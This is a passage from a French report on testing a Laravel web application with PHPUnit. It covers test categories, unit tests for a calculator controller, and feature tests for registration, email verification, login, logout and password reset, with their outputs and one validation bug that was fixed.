généralement dans des documents de test ou des outils de gestion de tests. Les tests manuels sont souvent utilisés pour tester des fonctionnalités complexes, des interactions utilisateur spécifiques et des cas de test imprévus qui ne peuvent pas être facilement automatisés.

### Les tests Automatisés :

Les tests automatisés sont des tests exécutés à l'aide d'outils et de scripts automatisés, sans intervention humaine directe. Ces tests impliquent l'écriture de scripts ou de programmes qui simulent les actions humaines et vérifient automatiquement le comportement attendu de l'application logicielle. Les tests automatisés sont utilisés pour répéter des tâches de test complexes, effectuer des vérifications régulières et garantir une couverture de test exhaustive.

Dans les tests automatisés, les scripts de test sont développés pour exécuter des scénarios de test prédéfinis de manière cohérente et reproductible. Ces scripts peuvent être exécutés à plusieurs reprises pour vérifier la stabilité du logiciel, détecter les régressions et garantir la qualité du produit logiciel. Les tests automatisés sont particulièrement utiles pour les tâches de test répétitives, les tests de régression et les tests de charge, où une exécution manuelle serait fastidieuse et inefficace.

Pour garantir une qualité logicielle optimale, il est essentiel de combiner judicieusement les tests manuels et automatisés. Cette approche permet de bénéficier de la flexibilité des tests manuels pour l'exploration et de l'efficacité des tests automatisés pour la reproductibilité, assurant ainsi la fiabilité des applications tout au long du processus de développement.

## Catégories de tests

*Les tests peuvent être regroupés en plusieurs catégories, notamment :*

1. **Tests Unitaires** : Vérifient le bon fonctionnement des unités individuelles de code.
2. **Tests d'Intégration** : S'assurent que les différentes unités de code s'intègrent correctement.
3. **Tests End-to-End** : Vérifient le fonctionnement du système dans son ensemble, du début à la fin.
4. **Tests de Fonctionnalités** : Vérifient que les fonctionnalités spécifiées sont implémentées correctement.
5. **Tests de Fumée** : Vérifient les principales fonctionnalités du système pour identifier les problèmes majeurs.
6. **Tests de Régression** : Garantissent que les modifications n'ont pas introduit de nouveaux défauts.

7. **Tests d'Usabilité** : Évaluent la facilité d'utilisation et l'expérience utilisateur de l'application.
8. **Tests de Sécurité** : Identifient et évaluent les vulnérabilités du système pour assurer sa sécurité.
9. **Tests de Performances** : Mesurent et évaluent les performances du système sous différentes charges et conditions.

## Présentation des outils

Afin d'exercer la tâche d'un responsable de tests, on va voir un ensemble d'outils qui seront les plus adaptés et convenables pour travailler dans un tel environnement et répondre aux exigences qu'on souhaite atteindre.

### 1. PHPUnit

#### 1.1. Introduction



PHPUnit, en tant que framework de test unitaire intégré dans Laravel, constitue un élément central pour assurer la qualité et la fiabilité du code, situé dans le répertoire «tests» à la racine de l'application. PHPUnit offre la possibilité d'écrire et d'exécuter des tests unitaires pour chaque composant de leur application. Bien qu'il soit principalement utilisé pour les tests unitaires, PHPUnit peut également être étendu pour prendre en charge d'autres types de tests, y compris les tests d'intégration, assurant ainsi une couverture complète des tests pour garantir la robustesse de l'application Laravel.

Par défaut, le répertoire de notre application «tests» contient deux répertoires : [Unit](#) pour les tests unitaires et les tests d'intégration et [Feature](#) pour les tests de fonctionnalités.

```
└─ tests
    ├ Feature
    ├ Unit
    └─  CreatesApplication.php
        └─  TestCase.php
```

Les tests unitaires sont des tests qui se concentrent sur une très petite partie isolée de notre code. En fait, la plupart des tests unitaires se concentrent probablement sur une seule méthode. Les tests dans notre répertoire de test « Unit » ne démarrent pas notre application Laravel et ne peuvent donc pas accéder à la base de données de notre application ou à d'autres services de framework.

Les tests de fonctionnalités peuvent tester une plus grande partie de notre code, y compris la façon dont plusieurs objets interagissent les uns avec les autres ou même une requête HTTP complète vers un point de terminaison JSON. Généralement, la plupart de nos tests doivent être des tests de fonctionnalités. Ces types de tests garantissent le plus possible que notre système dans son ensemble fonctionne comme prévu.

Chaque classe de tests doit impérativement étendre la classe mère « TestCase ».

```
8 class ExampleTest extends TestCase
```

Le fonctionnement des tests repose sur la vérification logique des différentes assertions. Ces assertions jouent un rôle crucial, elles permettent de vérifier la conformité du comportement observé avec les attentes prédéfinies, parmi eux:

- **assertStatus()** : Vérifie le code de statut HTTP de la réponse de l'application.
- **assertEquals()** : Compare deux valeurs pour vérifier si elles sont égales.
- **assertDatabaseHas()** : Vérifie si une entrée spécifique existe dans la base de données.
- **assertDatabaseMissing()** : Vérifie si une entrée spécifique n'existe pas dans la base de données.
- **assertJson()** : Vérifie si la réponse de l'application est au format JSON et contient les données attendues.
- **assertTrue()/assertFalse** : Vérifie si une expression est vraie ou fausse, respectivement.

Avant de commencer dans les tests qui concernent notre application web, D'abord nous allons présenter deux exemples distincts pour illustrer l'utilisation de PHPUnit dans notre projet : le premier exemple portera sur un test unitaire, tandis que le second exemple se concentrera sur un test de fonctionnalité (feature test).

## 1.2. Test Unitaire (Unit Test)

Comme on l'a vu précédemment, Ces tests sont essentiels pour s'assurer que chaque composant de l'application fonctionne correctement de manière isolée. Dans Laravel, les tests unitaires se trouvent généralement dans le dossier [tests/Unit](#).

Par défaut, Laravel fournit un exemple de test unitaire dans le fichier **ExampleTest.php**, situé dans ce dossier.

Maintenant, on veut essayer d'écrire notre premier test unitaire, pour cela on va tester la méthode suivante:

```
7  class CalculController extends Controller
8  {
9      public function calculer($a,$op,$b){
10         switch($op){
11             case '+': return $a+$b;
12             case '-': return $a-$b;
13             case '*': return $a*$b;
14             case '/': if($b!=0)
15                     return $a/$b;
16                 else
17                     return "Erreur de division sur 0 !";
18             default: return "Operation invalide";
19         }
20     }
21 }
```

cette méthode est extremum facile, Elle permet de faire les quatres opérations (+,-,\*,/).

D'abord on crée le fichier de test de cette fonction dans le dossier tests/Unit en utilisant la commande:

```
PS C:\Projet_Test> php artisan make:test CalculTest --unit
```

Après, on va écrire nos tests:

```

tests > Unit > CalculTest.php > CalculTest
  8  class CalculTest extends TestCase
 12  /*
13   * public function test_somme(){
14   *     $res=new CalculController();
15   *     $s=$res->calculer(2,'+',4);
16   *     $this->assertEquals($s,6);
17   * }
18   * public function test_soustraction(){
19   *     $res=new CalculController();
20   *     $s=$res->calculer(2,'-',4);
21   *     $this->assertEquals($s,-2);
22   * }
23   * public function test_multiplication(){
24   *     $res=new CalculController();
25   *     $s=$res->calculer(2,'*',4);
26   *     $this->assertEquals($s,8);
27   * }
28   * public function test_division(){
29   *     $res=new CalculController();
30   *     $s=$res->calculer(2,'/',4);
31   *     $this->assertEquals($s,0.5);
32   *     $err=$res->calculer(2,'/',0);
33   *     $this->assertEquals($err,"Erreur de division sur 0 !");
34   * }
35   * public function test_OpInvalid(){
36   *     $res=new CalculController();
37   *     $err=$res->calculer(2,'?',4);
38   *     $this->assertEquals($err,"Operation invalide");
39   * }
40   */
41 }

```

On commence par la première méthode du test:

Ce test permet de vérifier si la méthode **calculer** additionne correctement deux nombres.

```

13  public function test_somme(){
14      $res=new CalculController();
15      $s=$res->calculer(2,'+',4);
16      $this->assertEquals($s,6);
17  }

```

### Étapes du Test:

- Créer une instance de CalculController.
- Appelle la méthode **calculer** avec les arguments 2, '+', et 4.
- Vérifie que le résultat retourné par **calculer** est 6.

- Et nous avons fait la même chose pour les tests de soustraction, de multiplication et de division. Cependant, pour le cas de la division, nous avons ajouté un cas particulier où le diviseur est 0 afin de vérifier si l'erreur est correctement renvoyée.

```

35     public function test_OpInvalid(){
36         $res=new CalculController();
37         $err=$res->calculer(2,'?',4);
38         $this->assertEquals($err,"Opération invalide");
39     }

```

Et pour la dernière méthode, nous avons également fait la même chose, afin de vérifier si

l'erreur est renvoyée dans le cas d'un opérateur invalide.

Pour l'exécution de tous les tests, on utilise la commande `php artisan test`, mais si on veut spécifier quel fichier du test, et dans ce cas le fichier `CalculTest.php`, on va utiliser la même commande en spécifiant le chemin de ce script: `php artisan test tests/feature/CalculTest.php`.

On obtient le résultat suivant:

```

PS C:\Projet_Test> php artisan test tests/Unit\CalculTest.php

PASS Tests\Unit\CalculTest
✓ somme
✓ soustraction
✓ multiplication
✓ division
✓ op invalid

Tests: 5 passed (6 assertions)
Duration: 0.76s

```

Donc, notre méthode fonctionne correctement.

### 1.3. Test de fonctionnalité (Feature Test)

Dans cette section, nous allons créer un test de fonctionnalité pour assurer le bon fonctionnement de la méthode `index` du contrôleur `CategoryController`:

```

11  class CategoryController extends Controller
12  {
13      public function index(){
14          $category = Category::all();
15          return response()->json($category);
16      }
17

```

Cette méthode permet de renvoyer toutes les catégories.

D'abord, nous créons le fichier de test qui sera placé dans le dossier `Feature` en utilisant la commande: `php artisan make:test Categories/CategoryTest`

Dans ce cas, nous avons créé le fichier de test ainsi qu'un dossier pour le contenir. Il n'est pas nécessaire de spécifier le type de test en utilisant `--feature` comme pour les tests unitaires, car il est par défaut considéré comme un test de fonctionnalité.

```
17 class CategorieTest extends TestCase
18 {
19     use RefreshDatabase;
20     public function testIndex(){
21         $category= Category::factory()->count(3)->create();
22         $response=$this->get('Category/index');
23         $response->assertStatus(200);
24         $data=$response->json();
25         $this->assertEquals(3,count($data));
26         foreach($category as $key=>$value){
27             $this->assertDatabaseHas('categories',array(
28                 'id'=>$value->id,
29                 'nom'=>$value->nom,
30                 'description'=>$value->description));
31         }
32     }
```

Ce test de fonctionnalité vise à valider le comportement de la méthode index d'un contrôleur Category. Voici une explication de chaque étape de ce test :

- **RefreshDatabase**: c'est une fonctionnalité de Laravel utilisée dans les tests pour restaurer la base de données à son état initial avant chaque test. Cela garantit un environnement de test cohérent et évite les effets de bord entre les tests.
- **Création de données de test** : Utilisation de la méthode `factory()` pour créer trois instances de modèle Category dans la base de données.
- **Appel de la méthode index** : Envoi d'une requête HTTP GET à l'URL `Category/index` pour appeler la méthode index du contrôleur Category.
- **Assertion du code de statut** : Vérification que la réponse de la requête a un code de statut HTTP 200 (OK).
- **Conversion de la réponse en JSON** : Récupération des données de réponse au format JSON.
- **Assertion de la quantité de données** : Vérification que le nombre d'éléments dans les données JSON est égal à 3, ce qui correspond au nombre d'instances de modèle créées.
- **Vérification de la présence des données dans la base de données** : Utilisation de `assertDatabaseHas()` pour vérifier que chaque instance de modèle créée existe dans la table

categories de la base de données, en spécifiant les colonnes id, nom et description.

Ce test garantit que la méthode index du contrôleur Category renvoie les données attendues et que ces données sont correctement enregistrées dans la base de données.

**Remarque:** Chaque classe de test doit se terminer par le mot "Test", et chaque méthode doit commencer par le mot "test".

en exécutant notre test, on obtient le résultat suivant:

```
PS C:\Projet_Test> php artisan test tests/Feature/Categories

PASS app\Http\Models\CategoryTest
✓ index
✓ create
✓ failed validation create
✓ delete
✓ update
✓ all categories

Tests: 6 passed (22 assertions)
Duration: 4.50s
```

Et donc, notre méthode index, et les autres méthodes du contrôleur CategoryController fonctionnent correctement.

## 1.4. Tests de notre application web

Dans cette section, je vais présenter les tests du backend que j'ai mis en place pour notre application web. Ces tests sont essentiels pour assurer la qualité et la fiabilité de la plateforme que nous développons. Nous nous concentrerons principalement sur les tests de fonctionnalités (Feature Tests), car les tests de fonctionnalités sont plus appropriés en raison de la complexité des dépendances entre les composants ou de la nécessité de valider le comportement global de l'application du point de vue de l'utilisateur.

### 1.4.1. Tests du contrôleur de Registration

Dans ce contrôleur, nous avons plusieurs méthodes d'enregistrement telles que l'enregistrement de parent, administrateur, enfant, etc. Étant donné qu'elles suivent le même principe, nous allons nous concentrer dans nos tests sur la méthode [ParentRegistration](#).

```
23     public function RegisterParent(RequestUser $requestUser)
24     {
25         try {
26             $registerdata = $requestUser->validated();
27             $registerdata['password'] = bcrypt($registerdata['password']);
28             $registerdata['remember_token'] = Str::random(40);
29
30             $registerdata['role'] = 'parent';
31             $newUser = User::create($registerdata);
32             Father::create(['user_id' => $newUser->id]);
33             Mail::to($newUser->email)->send(new SendEmails($newUser));
34
35             return response()->json([
36                 'status' => 200,
37                 'message' => 'verify your email ,link sent to your inbox'
38             ], 200);
39
40         } catch (ValidationException $e) {
41             return response()->json([
42
43                 'message' => 'sorry something went wrong',
44                 'errors' => $e->getMessage()
45             ], 500);
46         }
47     }
```

On a effectué deux tests : l'un avec des données valides et l'autre avec des données invalides.

## Test avec des données valides:

```
14 class RegistrationTest extends TestCase
15 {
16     use RefreshDatabase;
17     // Teste le processus d'inscription d'un parent avec des données valides.
18     public function testRegisterParentValid()
19     {
20         // Simule l'envoie d'un email
21         Mail::fake();
22
23         // Simule les données de la requête.
24         $requestData = [
25             'name' => 'Said Idrissi',
26             'email' => 'testparent@example.com',
27             'password' => 'password123',
28             'password_confirmation' => 'password123',
29         ];
30
31         // Appelle la méthode du contrôleur.
32         $response = $this->postJson('/api/register-parent', $requestData);
33
34         // Vérifie le statut et la structure de la réponse.
35         $response->assertStatus(200);
36         $response->assertJson([
37             'status' => 200,
38             'message' => 'verify your email ,link sent to your inbox'
39         ]);
40
41         // Vérifie que l'utilisateur a été créé.
42         $this->assertDatabaseHas('users', [
43             'name' => 'Said Idrissi',
44             'email' => 'testparent@example.com',
45             'role' => 'parent',
46         ]);
47
48         // Vérifie que le mot de passe a été hashé.
49         $user = User::where('email', 'testparent@example.com')->first();
50         $this->assertTrue(Hash::check('password123', $user->password));
51
52         // Vérifie que l'entrée Father a été créée.
53         $this->assertDatabaseHas('fathers', [
54             'user_id' => $user->id,
55         ]);
56
57         // Vérifie que le mail a été envoyé
58         Mail::assertSent(SendEmails::class, function($mail) use ($user){
59             return $mail->hasTo($user->email);
60         });
61     }
```

Ce test vérifie que le processus d'inscription fonctionne correctement avec des données valides. Il simule une requête d'enregistrement, vérifie la réponse de l'API, s'assure que les données utilisateur sont correctement enregistrées dans la base de données, que le mot de passe est hashé, que l'entrée associée dans la table `father` est créée, et que l'email de confirmation est envoyé.

### Test avec des données invalides:

```
63     public function testRegisterParentInvalid()
64     {
65         // Simule l'envoie d'un email
66         Mail::fake();
67
68         // Simule des données de requête invalides.
69         $requestData = [
70             'name' => 'Soukaina Slimani',
71             'email' => 'invalid-email@gmail.com',
72             'password' => '1234',
73             'password_confirmation' => 'confirmation_invalide',
74         ];
75
76         // Appelle la méthode du contrôleur.
77         $response = $this->postJson('/api/register-parent', $requestData);
78
79         // Vérifie le statut et la structure de la réponse.
80         $response->assertStatus(422);
81         $this->assertDatabaseMissing('users', [
82             'name' => 'Soukaina Slimani',
83             'email' => 'invalid-email@gmail.com',
84             'role' => 'parent',
85         ]);
86     }
87 }
```

Ce test s'assure que le processus d'inscription gère correctement les données invalides. Il simule une requête avec des données incorrectes, vérifie que l'API renvoie un statut d'erreur, et s'assure qu'aucune donnée utilisateur incorrecte n'est enregistrée dans la base de données.

### Le résultat des deux tests:

lors de l'exécution de nos tests, on a obtenu le résultat suivant:

```

PS C:\Plateforme_Activities\Plateforme_Activites\api> php artisan test tests/Feature/RegistrationTest.php

 FAIL Tests\Feature\RegistrationTest
✓ register parent valid
✗ register parent invalid

  FAILED Tests\Feature\RegistrationTest > register parent invalid
Expected response status code [422] but received 200.
Failed asserting that 200 is identical to 422.

at tests\Feature\RegistrationTest.php:80
76     // Appelle la méthode du contrôleur.
77     $response = $this->postJson('/api/register-parent', $requestData);
78
79     // Vérifie le statut et la structure de la réponse.
→ 80     $response->assertStatus(422);
81     $this->assertDatabaseMissing('users', [
82         'name' => 'Soukaina Slimani',
83         'email' => 'invalid-email@gmail.com',
84         'role' => 'parent',
85     ]);

Tests: 1 failed, 1 passed (7 assertions)
Duration: 4.66s

```

Le test `register parent invalid` a échoué car la réponse attendue était un statut 422 (Unprocessable Entity) indiquant une erreur de validation des données. Cependant, l'API a renvoyé un statut 200 (OK), ce qui signifie que la requête avec des données invalides a été acceptée à tort. Cela suggère que les validations des données dans la méthode d'enregistrement ne fonctionnent pas correctement.

### La résolution du problème:

Après consultation avec le responsable de la sécurité, nous avons découvert que le problème provenait du fichier `validation.php`. Le problème était dû à l'absence de la règle `confirmed` sur le mot de passe.

```

18     public function rules(): array
19     {
20
21         return [
22             // ...
23             'role'=>'string',
24             'name'=>'required|string|max:250',
25             'email'=>'required|email|unique:users',
26             'password'=>'required|string|confirmed',
27             'domaine'=>$this->rul,
28         ];
29     }

```

## Le résultat après la résolution du problème:

```
PS C:\Plateforme_Activities\Plateforme_Activites\api> php artisan test tests/Feature/RegistrationTest.php

PASS Tests\Feature\RegistrationTest
✓ register parent valid
✓ register parent invalid

Tests:  2 passed (8 assertions)
Duration: 5.06s
```

Le test `register parent invalid` a maintenant réussi, confirmant que les validations de données fonctionnent correctement.

### 1.4.2. Tests du contrôleur EmailVerification

Les tests de vérification d'email jouent un rôle crucial dans toute application qui nécessite la confirmation de l'adresse email des utilisateurs. Deux tests principaux sont implémentés pour assurer le bon fonctionnement de ce processus : `testVerifyEmailSuccess` qui valide la vérification avec un token valide, et `testVerifyEmailFailure` qui teste la gestion des cas avec un token invalide. Ces tests garantissent la fiabilité et la sécurité du mécanisme de vérification d'email au sein de l'application.

#### Test avec un jeton (token) valide:

```
15     public function testVerifyEmailSuccess()
16     {
17         // Crée un utilisateur avec un jeton de validation
18         $user = User::factory()->create([
19             'remember_token' => Str::random(40),
20             'email_verified_at' => null,
21         ]);
22
23         // Appelle la méthode du contrôleur avec le jeton de validation de l'utilisateur
24         $response = $this->getJson("/api/verify-email/{$user->remember_token}");
25
26         // Vérifie que la réponse a un statut HTTP 200
27         $response->assertStatus(200);
28         // Vérifie que la réponse JSON contient les données attendues
29         $response->assertJson([
30             'status' => 200,
31             'message' => 'Email verified successfully'
32         ]);
33
34         // Recharge l'utilisateur depuis la base de données
35         $user->refresh();
36
37         // Vérifie que la date de vérification de l'email a été définie
38         $this->assertNotNull($user->email_verified_at);
39     }
```

Ce test vérifie que le processus de vérification de l'email fonctionne correctement avec un token de validation valide. Il s'assure que la réponse de l'API est correcte, que le statut de vérification de l'email de l'utilisateur est mis à jour dans la base de données, et que l'utilisateur reçoit un message de succès.

#### Test avec un jeton (token) invalide:

```
41     public function testVerifyEmailFailure()
42     {
43         // Utilise un jeton invalide pour appeler la méthode du contrôleur
44         $invalidToken = Str::random(40);
45
46         // Appelle la méthode du contrôleur avec un jeton invalide
47         $response = $this->getJson("/api/verify-email/{$invalidToken}");
48
49         // Vérifie que la réponse a un statut HTTP 404
50         $response->assertStatus(404);
51         // Vérifie que la réponse JSON contient les données attendues
52         $response->assertJson([
53             'status' => 404,
54             'message' => 'User not found or token expired'
55         ]);
56     }
```

#### Le résultat des deux tests:

```
PS C:\Plateforme_Activities\Plateforme_Activites\api> php artisan test tests/Feature/EmailVerificationTest.php
PASS Tests\Feature\EmailVerificationTest
✓ verify email success
✓ verify email failure
7.13s
0.11s

Tests:  2 passed (5 assertions)
Duration: 8.29s
```

Ce résultat indique que les tests du fichier **EmailVerificationTest.php** ont été exécutés avec succès :

- **verify email success** a réussi, confirmant que la vérification d'email fonctionne comme prévu avec un token valide.
- **verify email failure** a également réussi, démontrant que le système gère correctement les cas d'échec avec un token invalide.

### 1.4.3. Tests du contrôleur Login:

La méthode **login** joue un rôle essentiel dans toute application sécurisée qui nécessite l'authentification des utilisateurs.

Cette fonctionnalité permet à un utilisateur de se connecter en fournissant ses identifiants (email et mot de passe).

Les tests associés à cette méthode évaluent la capacité de l'application à gérer à la fois les tentatives de connexion réussies avec des identifiants valides, ainsi que les réponses adéquates lors de tentatives infructueuses avec des identifiants invalides. Ces tests garantissent la sécurité et la fiabilité du processus d'authentification de l'application.

#### Test du login d'un utilisateur valide:

```
18     public function test_valid_login()
19     {
20         // Crée un utilisateur avec des identifiants valides
21         $user = User::factory()->create([
22             'email' => 'test@example.com',
23             'password' => Hash::make('password123'),
24         ]);
25
26         // Simule une requête de connexion avec les identifiants valides
27         $response = $this->postJson('/api/login', [
28             'email' => 'test@example.com',
29             'password' => 'password123',
30         ]);
31
32         // Vérifie que la connexion réussit avec un statut HTTP 200
33         $response->assertStatus(200);
34
35         // Vérifie la structure JSON de la réponse attendue
36         $response->assertJsonStructure([
37             'message',
38             'role',
39             'token',
40         ]);
41
42         // Vérifie que la réponse JSON contient une clé 'token'
43         $this->assertArrayHasKey('token', $response->json());
44
45         // Récupère le token d'accès personnel et vérifie qu'il est enregistré en base de données
46         $token = $response->json()['token'];
47         $plainTextToken = explode('|', $token, 2)[1] ?? null;
48
49         // Vérifie que le token enregistré dans la base de données correspond au token fourni
50         $this->assertNotNull(
51             PersonalAccessToken::where('token', hash('sha256', $plainTextToken))->first()
52         );
53     }
```

Ce test vérifie que le processus de connexion fonctionne correctement avec des identifiants valides. Il s'assure que l'utilisateur peut se connecter avec succès, reçoit un token d'accès sécurisé, et que ce token est correctement enregistré en base de données pour gérer les sessions utilisateur.

#### Test du login d'un utilisateur invalide:

```
55     public function test_invalid_login()
56     {
57         // Simule une tentative de connexion avec des identifiants invalides
58         $response = $this->postJson('/api/login', [
59             'email' => 'invalid@example.com',
60             'password' => 'invalidpassword',
61         ]);
62
63         // Vérifie que la connexion échoue avec un statut HTTP 401
64         $response->assertStatus(401);
65
66         // Vérifie la structure JSON de la réponse attendue
67         $response->assertJsonStructure([
68             'message',
69         ]);
70
71         // Vérifie que le message d'erreur indique des identifiants invalides
72         $response->assertJson([
73             'message' => 'Invalid Credentials',
74         ]);
75     }
```

Ce test évalue la gestion des tentatives de connexion avec des identifiants invalides. Il vérifie que l'API retourne un statut d'erreur approprié (401 Unauthorized) lorsque les identifiants fournis ne sont pas valides. Cela garantit que les mécanismes de sécurité de l'application fonctionnent correctement en rejetant les tentatives de connexion non autorisées.

#### Le résultat des tests:

```
PS C:\Plateforme_Activites\Plateforme_Activites\api> php artisan test tests/Feature/LoginTest.php
PASS Tests\Feature>LoginTest
✓ valid login
✓ invalid login

Tests:  2 passed (9 assertions)
Duration: 7.32s
```

Les tests dans **LoginTest.php** ont été exécutés avec succès, validant le processus de connexion avec des identifiants valides et la gestion appropriée des identifiants invalides, avec un total de 9 assertions.

#### 1.4.4. Tests du contrôleur Logout:

Le rôle de la méthode **logout** est de terminer la session d'un utilisateur connecté en supprimant le token d'accès personnel associé, assurant ainsi la déconnexion sécurisée et la libération des ressources liées à la session. Vous pouvez la consulter au niveau de la partie de sécurité.

Pour garantir le bon fonctionnement de cette méthode, On a réalisé le test suivant :

```
12  class LogoutTest extends TestCase
13  {
14      use RefreshDatabase;
15
16      /** @test */
17      public function test_user_can_logout()
18      {
19          // Créer un utilisateur
20          $user = User::factory()->create();
21
22          // Simuler l'authentification de l'utilisateur
23          Sanctum::actingAs($user);
24
25          // Vérifier que l'utilisateur est authentifié
26          $this->assertNotNull(Auth::user());
27
28          // Créer un token d'accès personnel pour l'utilisateur
29          $token = $user->createToken('test-token');
30
31          $this->assertDatabaseHas('personal_access_tokens', [
32              'tokenable_id' => $user->id,
33              'tokenable_type' => get_class($user),
34              'name' => 'test-token'
35          ]);
36
37          // Appeler la méthode de déconnexion
38          $response = $this->postJson('/api/logout');
39
40          // Vérifier que la réponse a un statut HTTP 200
41          $response->assertStatus(200);
```

```

42     // Vérifier la structure de la réponse JSON
43     $response->assertJson([
44         'status' => 200,
45         'message' => 'you are successfully logout '
46     ]);
47
48     // Vérifier que les tokens de l'utilisateur sont supprimés
49     $this->assertDatabaseMissing('personal_access_tokens', [
50         'tokenable_id' => $user->id,
51         'tokenable_type' => get_class($user),
52         'name' => 'test-token'
53     ]);
54 }
55 }
56 }
57 }
```

Dans ce test on a utilisé la méthode prédéfinie `actingAs()` et la fonction `get_class()`, Elles ont les rôles suivants :

**`Sanctum::actingAs($user)`** : Cette méthode est utilisée pour simuler l'authentification d'un utilisateur via Sanctum, un package Laravel pour l'authentification API. Elle attribue temporairement l'utilisateur spécifié (`$user` dans ce cas) comme l'utilisateur authentifié pour la session en cours de test.

**`get_class($user)`** : Cette fonction PHP retourne le nom de la classe de l'objet fourni (`$user` dans ce cas), ce qui est utilisé ici pour obtenir le type de l'utilisateur afin de l'utiliser dans les assertions sur la base de données.

Cette méthode assure que le processus de déconnexion fonctionne correctement dans l'application, garantissant ainsi la sécurité et la gestion appropriée des sessions utilisateur.

#### Le résultat du test:

```

PS C:\Plateforme_Activities\Plateforme_Activites\api> php artisan test tests/Feature/LogoutTest.php
PASS Tests\Feature\LogoutTest
✓ user can logout

Tests:  1 passed (5 assertions)
Duration: 6.80s
```

Alors, la déconnexion d'un utilisateur s'effectue correctement.

#### 1.4.5. Tests du contrôleur ResetPassword :

La classe **ResetPassword** permet de gérer le processus de réinitialisation du mot de passe d'un utilisateur dans une application. Elle inclut la création de tokens de réinitialisation, la validation des données fournies pour la réinitialisation, et assure la mise à jour sécurisée du mot de passe de l'utilisateur après vérification.

Cette classe contient deux méthodes: **ResetPasswordEmail** et **ResetPassword**.

##### a. Tests de la méthode “ResetPasswordEmail”:

Cette méthode gère la demande de réinitialisation de mot de passe par email.

Pour assurer le bon fonctionnement de cette méthode, on a deux scripts de tests, l'un avec un email valide et l'autre avec un email d'utilisateur invalide.

###### Test avec un utilisateur valide:

```
19     public function testResetPasswordEmailValid()
20 {
21     // Faites en sorte que l'envoi de courrier soit simulé
22     Mail::fake();
23
24     // Créez un utilisateur
25     $user = User::factory()->create([
26         'email' => 'utilisateur@test.com',
27     ]);
28
29     // Simule les données de la requête
30     $requestData = ['email' => 'utilisateur@test.com'];
31
32     // Appelle la méthode du contrôleur
33     $response = $this->postJson('/api/forget-password', $requestData);
34
35     // Vérifie le statut et la structure de la réponse
36     $response->assertStatus(200);
37     $response->assertJson([
38         'status' => 200,
39         'message' => 'check your email inbox, we sent a password reset link';
40     ]);
41
42     // Vérifie que le jeton de réinitialisation a été créé
43     $this->assertDatabaseHas('password_reset_tokens', [
44         'email' => 'utilisateur@test.com',
45     ]);
46
47     // Vérifie que l'email a été envoyé
48     Mail::assertSent(SendResetPassword::class, function ($mail) use ($user) {
49         return $mail->hasTo($user->email);
50     });
51 }
```

Cette méthode vérifie que l'API permet l'envoi d'un email de réinitialisation de mot de passe lorsque l'adresse email est valide. Utilise `Mail::fake()` pour simuler l'envoi d'email et `assertDatabaseHas()` pour vérifier la création du token de réinitialisation.

#### Test avec un utilisateur invalide:

```
53     public function testResetPasswordEmailInvalide()
54     {
55         // Simule des données de requête invalides
56         $requestData = ['email' => 'invalid-email'];
57
58         // Appelle la méthode du contrôleur
59         $response = $this->postJson('/api/forget-password', $requestData);
60
61         // Vérifie le statut et la structure de la réponse
62         $response->assertStatus(422);
63         $response->assertJsonStructure([
64             'status',
65             'errors',
66         ]);
67     }
```

Ce test valide que l'API rejette les tentatives de réinitialisation avec une adresse email invalide. Utilise `assertStatus(422)` pour vérifier le statut de la réponse et `assertJsonStructure()` pour valider la structure JSON des erreurs.

#### b. Tests de la méthode “ResetPassword”:

Cette méthode est responsable de la réinitialisation effective du mot de passe lorsque l'utilisateur utilise le token reçu par email. Elle vérifie d'abord si le token est valide et existe en base de données.

## Test des données correctes:

```
69     public function testResetPasswordValide()
70     {
71         // Crée un utilisateur
72         $user = User::factory()->create([
73             'email' => 'test@example.com',
74             'password' => bcrypt('oldpassword'),
75         ]);
76
77         // Crée un jeton de réinitialisation
78         $token = Str::random(64);
79         ResetPasswordToken::create([
80             'email' => 'test@example.com',
81             'token' => $token,
82             'created_at' => now(),
83         ]);
84
85         // Simule les données de la requête
86         $requestData = [
87             'password' => 'newpassword',
88             'password_confirmation' => 'newpassword',
89         ];
90
91         // Appelle la méthode du contrôleur
92         $response = $this->postJson("/api/reset-password/{$token}", $requestData);
93
94         // Vérifie le statut et la structure de la réponse
95         $response->assertStatus(200);
96         $response->assertJson([
97             'status' => 200,
98             'message' => 'Password reset successfully',
99         ]);
100
101         // Vérifie que le mot de passe de l'utilisateur a été mis à jour
102         $user->refresh();
103         $this->assertTrue(Hash::check('newpassword', $user->password));
104
105         // Vérifie que le jeton de réinitialisation a été supprimé
106         $this->assertDatabaseMissing('password_reset_tokens', [
107             'email' => 'test@example.com',
108             'token' => $token,
109         ]);
110
111         $this->assertDatabaseHas('users', $user->toArray());
112     }
```

Cette méthode teste la réinitialisation réussie du mot de passe lorsque le token est valide et que les nouveaux mots de passe correspondent. Vérifie la mise à jour du mot de passe en base de données avec `assertDatabaseMissing()` pour s'assurer que le token est supprimé après utilisation.

#### Test avec un utilisateur inexistant:

```
114     public function testResetPasswordUserNonExist()
115     {
116         // Crée un jeton de réinitialisation sans utilisateur correspondant
117         $token = Str::random(64);
118         ResetPasswordToken::create([
119             'email' => 'nonexistent@example.com',
120             'token' => $token,
121             'created_at' => now(),
122         ]);
123
124         // Simule les données de la requête
125         $requestData = [
126             'password' => 'newpassword',
127             'password_confirmation' => 'newpassword',
128         ];
129
130         // Appelle la méthode du contrôleur
131         $response = $this->postJson("/api/reset-password/{$token}", $requestData);
132
133         // Vérifie le statut et la structure de la réponse
134         $response->assertStatus(404);
135         $response->assertJson([
136             'status' => 404,
137             'message' => 'User not found',
138         ]);
139     }
140 }
```

Ce test assure que l'API retourne une erreur 404 lorsque le token de réinitialisation est associé à une adresse email inexistante. Utilise `assertStatus(404)` et `assertJson()` pour vérifier le message d'erreur approprié.

## Test avec une confirmation de mot de passe invalide:

```
141     public function testResetPasswordInvalide()
142     {
143         // Crée un utilisateur
144         $user = User::factory()->create([
145             'email' => 'test@example.com',
146             'password' => bcrypt('oldpassword'),
147         ]);
148
149         // Crée un jeton de réinitialisation
150         $token = Str::random(64);
151         ResetPasswordToken::create([
152             'email' => 'test@example.com',
153             'token' => $token,
154             'created_at' => now(),
155         ]);
156
157         // Simule des données de requête invalides (mots de passe ne correspondant pas)
158         $requestData = [
159             'password' => 'newpassword',
160             'password_confirmation' => 'differentpassword',
161         ];
162
163         // Appelle la méthode du contrôleur
164         $response = $this->postJson("/api/reset-password/{$token}", $requestData);
165
166         // Vérifie le statut et la structure de la réponse
167         $response->assertStatus(422);
168         $response->assertJsonStructure([
169             'message',
170             'errors' => ['password'],
171         ]);
172     }
```

La méthode **testResetPasswordInvalide** teste la tentative de réinitialisation du mot de passe avec des données de requête invalides, où les mots de passe ne correspondent pas. Elle vérifie que l'API retourne correctement un statut HTTP 422 (unprocessable entity) et une structure JSON contenant un message d'erreur spécifique lié au champ `password`.

